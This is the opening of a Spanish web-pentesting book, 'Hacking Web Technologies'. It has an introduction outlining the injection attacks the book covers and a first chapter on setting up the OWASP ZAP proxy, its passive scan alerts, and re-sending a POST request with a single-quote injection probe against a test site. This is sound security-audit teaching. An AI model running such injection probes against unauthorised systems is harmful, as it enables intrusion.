Hacking Web Technologies

Enrique Rando - Pablo González - Amador Aparicio
Ricardo Martín - Chema Alonso



0xWORD
www.0xWORD.com



www.bacterias.mx

Hacking Web Technologies

ZeroXword Computing

www.0xword.com

Pablo González, Amador Aparicio, Enrique Rando, Ricardo Martín y Chema Alonso

Juan Ramón Jiménez, 8 posterior - 28932 - Móstoles (Madrid).
Depósito legal: M-18092-2016
ISBN: 978-84-608-8418-7

Printed in Spain

www.bacterias.mx

Índice







Capítulo V
Info Leaks

Capítulo VI
Xpath Injection & Blind Xpath Injection

Capítulo VII



Introducción

Las auditorías web copan muchos de los trabajos que un profesional del sector de la seguridad informática tiene que llevar a cabo. Las aplicaciones web y los servidores que exponen dichas aplicaciones son elementos con un nivel de exposición alto, por ello las empresas deben auditarlos de manera constante, ya que pequeños cambios puede suponer un incremento alto del riesgo.

Las auditorías web se engloban en las auditorias de caja negra, debido a que el rol que el auditor asume es el de un usuario que no tiene conocimiento de cómo está hecho el sistema, ni acceso al código, ni privilegios. En el presente libro se recorren diferentes fases y técnicas que un pentester debe conocer para enfrentarse a los entornos web de una organización.

No solo de SQL Injection vive el pentester y en el presente libro se han querido explorar nuevas tendencias como son la NoSQL Injection, ejemplificando en la base de datos no relacional MongoDB. Cada vez hay más sistemas que se apoyan en este tipo de base de datos, y por esta razón es importante conocer qué vulnerabilidades presente y cómo se pueden llegar a explotar y sacar provecho para una auditoría. Otras técnicas como LDAP Injection o XPath Injection también pueden ser estudiadas por el lector en el transcurso del libro. La técnica LDAP Injection permite a un pentester evaluar la seguridad de las consultas y los filtros. Respecto a XPath Injection el lector podrá encontrar la explicación de la vulnerabilidad y los casos en los que se puede explotar y sacar provecho.

En el libro también se muestran diferentes técnicas para intentar ejecutar código en el servidor a través de parámetros no validados correctamente. Vulnerabilidades como la inyección de comandos permite llevar a cabo este tipo de acciones, otorgando control sobre el sistema. En ese instante habrá que tener claro los permisos con los que se está ejecutando la aplicación, ya que eso será fundamental para tener un control total o no. Otras vulnerabilidades que se podrán estudiar serán las conocidas como LFI, Local File Inclusion, y RFI, Remote File Inclusion.

Investigaciones como Connection String Attacks también tienen cabida en este libro, y es que cuando una aplicación trabaja con un repositorio de datos externo necesita configurar cómo llevar a cabo el acceso al mismo. El almacén de datos puede ser un fichero en el sistema operativo, una base de datos relacional o no, un árbol LDAP o una base de datos XML. En cualquier situación puede identificarse la ubicación del repositorio de datos mediante una cadena de conexión. Estas cadenas tienen una sintaxis que dependerá del motor de base de datos al que se conectan como el proveedor que se utilice. En el presente libro se estudiará cómo aprovecharse de este tipo de conexiones para obtener un privilegio.

También se tratarán los conocidos como info leaks, y es que la información que se puede obtener mediante la información que devuelve el servidor puede ser de gran utilidad en un proceso de



auditoría web. Además, aplicando técnicas de fuzzing, se puede obtener gran cantidad de información interesante para el proceso.

El libro llevará al lector por una serie de técnicas y procesos útiles en auditorías web, con los que el pentester podrá llevar a cabo mejor su trabajo. Existe gran cantidad de técnicas útiles en procesos de auditoría web y cada día aparecen pequeños tricks que se pueden englobar en los diferentes temas tratados en el libro.

Capítulo I
Fuzzing Tecnologías Web

1. Introducción

OWASP *Zed Ataque Proxy* (ZAP en adelante) es una herramienta de código libre desarrollada en Java dentro del proyecto OWASP (*Open Application Security Project*) utilizada en auditorías de aplicaciones web o *test* de intrusión para la búsqueda de vulnerabilidades web. ZAP es una variante de Paros y, aunque inicialmente fue concebido como *proxy HTTP/HTTPS*, provee una serie de herramientas de automatización que le hace especialmente útil en un proceso de *pentesting*. Actualmente se encuentra en la versión 2.4.0 (versión utilizada en este libro) y su página oficial es: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

2. Configuración del navegador web

Dada su arquitectura de *proxy*, ZAP es capaz de capturar peticiones y respuestas *HTTP* y *HTTPS*, tanto por *GET* como por *POST*. Para ello, hemos de configurar el navegador web que vayamos a usar para que sea él quien mande todas estas peticiones web a ZAP, éste las reenvíe al servidor web y pueda recoger las respuestas para enviárselas al cliente.




Imagen 1.01: Esquema de ZAP como proxy web.

Por defecto, ZAP usa el puerto 8080 TCP para capturar las peticiones HTTP/HTTPS. Tras lanzar ZAP, comprobamos que el puerto 8080 *TCP* esté abierto y a la escucha de peticiones:




Imagen 1.02: Puerto 8080 TCP en estado de escucha (1ª parte).

```
Proto  Dirección local          Dirección remota       Estado
TCP    0.0.0.0:135              0.0.0.0:0              LISTENING
TCP    0.0.0.0:445              0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025             0.0.0.0:0              LISTENING
TCP    0.0.0.0:1026             0.0.0.0:0              LISTENING
TCP    0.0.0.0:1027             0.0.0.0:0              LISTENING
TCP    0.0.0.0:1028             0.0.0.0:0              LISTENING
TCP    0.0.0.0:1029             0.0.0.0:0              LISTENING
TCP    0.0.0.0:1030             0.0.0.0:0              LISTENING
TCP    0.0.0.0:2869             0.0.0.0:0              LISTENING
TCP    0.0.0.0:5357             0.0.0.0:0              LISTENING
TCP    127.0.0.1:2287           127.0.0.1:2288         ESTABLISHED
TCP    127.0.0.1:2288           127.0.0.1:2287         ESTABLISHED
TCP    127.0.0.1:2387           127.0.0.1:8080         TIME_WAIT
TCP    127.0.0.1:8080           0.0.0.0:0              LISTENING
TCP    192.168.2.137:139        0.0.0.0:0              LISTENING
TCP    192.168.2.137:1044       74.125.71.188:5228     ESTABLISHED
```

Imagen 1.02: Puerto 8080 TCP en estado de escucha (2ª parte).

El puerto de escucha es modificable si, por ejemplo, en ese puerto ya está corriendo otro servicio. Para ello, vamos a "*Herramientas -> Opciones*" y una vez allí seleccionamos "*Proxy local*".




Imagen 1.03: Parámetros de configuración del Proxy de ZAP.

El navegador utilizado en todas las pruebas ha sido *Mozilla Firefox*. Para que éste envíe todas las peticiones a ZAP, vamos "*Opciones -> Red -> Configuración -> Configuración manual del proxy*". Como se ve en la siguiente figura, la IP del *proxy HTTP* será la 127.0.0.1 y el puerto de escucha el 8080 *TCP*.




Imagen 1.04: Parámetros de configuración del proxy en el navegador Mozila Firefox.

A partir de aquí ZAP estará preparado para interceptar todas las peticiones HTTP/HTTPS que se envíen desde el navegador e interceptar también las respuestas del servidor web.

Podremos ver las peticiones y respuestas capturadas por ZAP a medida que éstas se van produciendo en la pestaña "*Historia*", como se muestra en la siguiente figura:

Historia | Buscar | Alertas | Salida

Filtro:APAGADO

ID	Req. Timestamp	Método	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
15	29/04/15 0:38:18	POST	http://webscantest.com/login.php	302	Found	235 ms	0 bytes	Bajo		SetCookie
16	29/04/15 0:38:18	GET	http://webscantest.com/login.php	200	OK	130 ms	1,6 KiB	Medio		Form, Password, SetC...
17	29/04/15 0:53:33	GET	http://webscantest.com/	200	OK	348 ms	4,04 KiB	Medio		Form, Script, Comment
21	29/04/15 0:53:38	GET	http://webscantest.com/jsmenu/auto_datastore.php	200	OK	233 ms	1,32 KiB	Medio		Script
23	29/04/15 0:53:38	GET	http://webscantest.com/datastore/	200	OK	118 ms	2,25 KiB	Medio		
24	29/04/15 0:53:41	GET	http://webscantest.com/datastore/search_get_by_i...	200	OK	238 ms	1,54 KiB	Medio		SetCookie
27	29/04/15 0:53:47	GET	http://webscantest.com/datastore/search_get_by_i...	200	OK	232 ms	1,48 KiB	Medio		SetCookie

Alertas 0 2 4 0 — Escaneo actual 0 0 0 0 0 0 0

Imagen 1.05: Peticiones POST y GET capturadas por ZAP.

Por cada petición web capturada y almacenada por ZAP, tenemos un *timespamp* de cuándo se ha capturado (fecha y hora), el método empleado para el envío (*GET* o *POST*), la URL donde se manda la petición capturada por ZAP, el código devuelto por el servidor web tras procesar la petición (302, 200, 404, 403, etc…), el RTT (*Round-Trip delay Time* o tiempo que tarda un paquete de datos enviado desde un emisor en volver a este mismo emisor habiendo pasado por el receptor de destino), el tamaño del cuerpo de la respuesta, el tipo de alerta detectada (alta, media, baja, informativa) y las etiquetas (*tags*) relacionadas con la posible vulnerabilidad detectada.

3. Sesiones persistentes

Una vez descargado ZAP e instalado, al lanzarlo nos pide que indiquemos si vamos a utilizar una sesión de trabajo o no y, en caso de usarla, cómo va a ser:




Imagen 1.06: Mensaje con las opciones de las sesiones persistentes.

ZAP posibilita el uso de sesiones para ir almacenando el trabajo que se vaya realizando dentro del proyecto de la auditoría web o *test* de intrusión. De esta forma, si quisiéramos reanudar el proyecto en el punto en el que lo hubiéramos dejado, ZAP posibilita crear una sesión de trabajo cuyo nombre por defecto es la marca de tiempo perteneciente a cuándo se ha lanzado la herramienta o, por el contrario, especificar el nombre de la sesión de trabajo. También ofrece la posibilidad de no almacenar la sesión de trabajo o incluso que la propia herramienta no nos vuelva a mostrar la ventana de la figura anterior.

Otra forma de configurar las sesiones persistentes es mediante el menú de la propia herramienta. Para ello, vamos a "*Archivo -> Persist Session*" y aparecen las figuras siguientes donde podemos indicar dónde almacenar la sesión persistente y cómo se va a llamar.




Imagen 1.07: Ruta de configuración de las sesiones persistente.




Imagen 1.08: Opciones de guardado de la sesión persistente.

4. Escáner pasivo

Una de las funcionalidades de ZAP es la monitorización e inspección pasiva de tráfico HTTP y HTTPS. En este modo de funcionamiento, ZAP no envía nuevas peticiones a la aplicación web (hablaríamos entonces de escaneo activo), simplemente intercepta y almacena las peticiones y

respuestas HTTP y HTTPS que se van generando durante la navegación para su análisis en busca de vulnerabilidades. ZAP cuenta con las siguientes reglas de escaneo pasivo:

- ***Application Error Disclosure***: esta alerta se activa cuando ZAP intercepta un mensaje de error que contiene detalles de la implementación, como por ejemplo, un volcado de pila para ver en qué punto ha fallado la aplicación o una ruta a un fichero dentro del servidor, como en el caso de un *listing* en un servidor Apache.
- ***Content-Type Header Missing***: esta alerta se activa cuando en la respuesta a la petición web no aparece la cabecera *Content-Type* y el navegador debe averiguar el contenido.
- ***Cookie No HttpOnly Flag***: esta alerta se activa cuando la *cookie* de sesión no tiene activo el flag *http-only* posibilitando que su contenido sea accesible por ejemplo desde lenguajes como *javascript* pudiendo ser robada posibilitando ataques de tipo XSS (*cross site scripting*).
- ***Cookie Without Secure Flag***: ZAP activa esta alerta cuando detecta una *cookie* que no tiene activo *secure flag*. Cuando este *flag* se encuentra activo, sólo permite que la *cookie* de sesión sea enviada mediante HTTPS y no por HTTP evitando ataques de robo de sesión (*hijacking*), esquemas de *man in the middle*, etcéreta.
- ***Cross-Domain JavaScript Source File Inclusion***. ZAP activa esta alerta cuando detecta que la aplicación web utiliza ficheros pertenecientes a otro dominio. Cargar ficheros desde otros servidores puede ocasionar que un cambio en ese fichero pueda generar un fallo nada deseable, o una caída de servicio en alguno de esos servidores.
- ***Incomplete or No Cache-control and Pragma HTTP Header***: esta alerta se dispara cuando ZAP detecta que en la respuesta HTTP no están activadas las opciones *no-cache*, *must-revalidate* y *private*. No activar estas opciones puede implicar, por ejemplo, que datos de carácter personal puedan ser almacenados en otros lugares o entregados a otros usuarios.
- ***Password Autocomplete in Browser***: ZAP activa esta alerta cuando detecta que la contraseña dentro de un formulario puede ser recordada por un navegador. De manera predictiva un usuario podría obtener la contraseña de otro usuario.
- ***Private IP Disclosure***. ZAP dispara esta alerta cuando en el cuerpo de la respuesta de encuentran direcciones IP pertenecientes a intervalos privados, como son 10.x.x.x/8, 172.[16-31].x.x/12 ó 192.168.x.x/16
- ***Secure Pages Include Mixed Content***: esta alerta se dispara cuando las peticiones se entregan por HTTPS pero algunos de sus elementos (imágenes...) se entregan por HTTP rompiendo la cadena de cifrado, lo que reduce la fiabilidad de la página y abre la mano a ataques de tipo *man in the middle*.
- ***Session ID in URL Rewrite***: Se dispara esta alerta si ZAP detecta que para hacer uso de sesiones se ha reescrito en la URL el identificador de la sesión con su valor en lugar de haber utilizado *cookies* de sesión. La reescritura de URLs tiene riesgos de seguridad importantes ya que el identificador de la sesión con su valor aparece en la URL y puede ser visto por terceros posibilitando ataques de *hijacking*.
- ***Web Browser XSS Protection Not Enabled***: esta alerta se dispara si ZAP detecta que en el navegador web no está activado el filtro *antiXSS* o el *header X-XSS-Protection* del servidor

web tiene el valor 0, deshabilitando en este caso el filtro *antiXSS* de un cliente aunque éste lo tuviera habilitado, posibilitando así ataques de tipo *XSS* reflejados.

- ***X-Content-Type-Options Header Missing***: ZAP dispara esta alerta cuando detecta que el *header X-Content-Type-Options* tiene un valor que hace que el navegador tenga que hacer un descubrimiento automático de *Content-Types*. Puede presentar el problema de que un fichero sea entregado desde el servidor con un *Content-Type:text/plain* y contenga código HTML. El navegador lo interpretaría como código HTML y renderizaría el código. Un atacante podría enviar un fichero *.txt* con código malicioso HTML para que se ejecutase en los navegadores de las víctimas. Lo ideal es tener un *HTTP Header* como *X-Content-Type-Options:nosniff*

- ***X-Frame-Options Header Not Set***: esta alerta se dispara si ZAP detecta que el valor de la cabecera HTTP *X-Frame-Options* no está configurada, permitiendo a un atacante introducir una URL dentro de un *frame* para la realización de ataques de *click-jacking*. Lo aconsejable es que esta cabecera HTTP tuviese el valor *X-Frame-Options:SAMEORIGIN*

Para ver estas reglas, vamos a "*Herramientas -> Opciones -> Passive Scan Rules*".




Imagen 1.09: Reglas de escaneo pasivo.

PoC: protección anti-XSS del servidor web

En la siguiente prueba de concepto se usará el escaneo pasivo para la detección y la clasificación de las alertas relacionada con la protección que ofrecen los servidores web para evitar los ataques

XSS (*Cross-Site Scripting*). En la siguiente figura se puede ver cómo al introducir la URL en el navegador, en la respuesta HTTP no aparecen las cabeceras HTTP *X-XSS-Protection*, *X-Frame-Options* ni *X-Content-Type-Options* para evitar que el cliente sufra ataques de XSS, evitar que se pueda introducir una URL diferente a la de la aplicación desde una etiqueta *<iframe>* o que un atacante pueda introducir dentro de un fichero *.txt* código HTML para que el navegador de la víctima lo renderice.




Imagen 1.10: Cabecera de la petición HTTP.

Es por eso que ZAP dispara las alertas *Web Browser XSS Protection Not Enabled*, *X-Frame-Options Header Not Set*, *X-Content-Type-Options Header Missing* como se muestra a continuación.




Imagen 1.11: Alertas disparadas por ZAP durante en análisis pasivo.

Por contra, en la siguiente figura se observa cómo sí están presentes las cabeceras HTTP para evitar que un atacante pueda subir código malicioso al servidor y sea renderizado por el navegador de la víctima, evitar que no se pueda introducir una URL diferente al de la aplicación web mediante la etiqueta *<iframe>* y activar el filtro *AntiXSS* en el navegador de la víctima para que ésta no sufra ataques *XSS* reflejados.




Imagen 1.12: Protección en el servidor mediante HTTP Headers.

En este caso, ZAP únicamente dispara una alerta, *Cross-Domain JavaScript Source File Inclusion* debido a que la aplicación web está cargando contenido *javascript* desde un fichero alojado en otro servidor.




Imagen 1.13: Alertas disparadas por ZAP.

5. Modificación y reenvío de las peticiones al servidor web

Como se ha comentado, ZAP es un *proxy* de intercepción de peticiones web. Esto significa que, además de capturar las peticiones *GET* y *POST* que se mandan al servidor web, podemos reenviarlas e incluso modificar la petición "al vuelo" cambiando el valor de sus parámetros antes de mandarla de nuevo al servidor.

PoC: modificación y reenvío de las peticiones POST

Imaginemos que estamos analizando cuál es el comportamiento del formulario web de búsqueda de la siguiente figura:




Imagen 1.14: Formulario web de búsqueda.

Pulsamos el botón "*search*" del formulario para buscar los productos con ID 1 y capturamos la petición *POST* con ZAP:




Imagen 1.15: Captura de la petición y del parámetro enviado por POST.

Observamos que el parámetro enviado por *POST* es *id=1*.

Imaginemos que queremos comprobar si la aplicación web es vulnerable a inyecciones SQL por *POST*.

El primer paso será añadir una '(comilla simple) al final del valor del parámetro *id*. En lugar de introducir la '(comilla simple) en el formulario de búsqueda, podemos manipular con ZAP el parámetro dentro de la petición que se envía por *POST* y después reenviar la petición con la '(comilla simple) al final del parámetro *id*. En la pestaña "*Sitios*" seleccionamos la petición que queremos reenviar y pulsamos sobre la opción "*Reenviar*", como se muestra en la siguiente figura. Podemos ver el parámetro que se envían por *POST* (*id*). En la pestaña "*Petición*" también podemos ver el parámetro que se envía por *POST* y su valor.




Imagen 1.16: Petición POST a reenviar. Entre paréntesis el parámetro enviado por POST (id).

Tras pulsar "*Reenviar*", se abre la ventana que se muestra a continuación. Se observa cómo se ha modificado el valor del parámetro *id* que viaja por *POST*.

Si pulsamos el botón "*SEND*" mandará por *POST* al servidor el parámetro *id=1'* que hemos introducido desde ZAP.




Imagen 1.17: Reenvío de la petición con los parámetros POST modificados.

Podemos comprobar con un analizador de tráfico de red cómo realmente se envía el parámetro *id=1'* por *POST*.

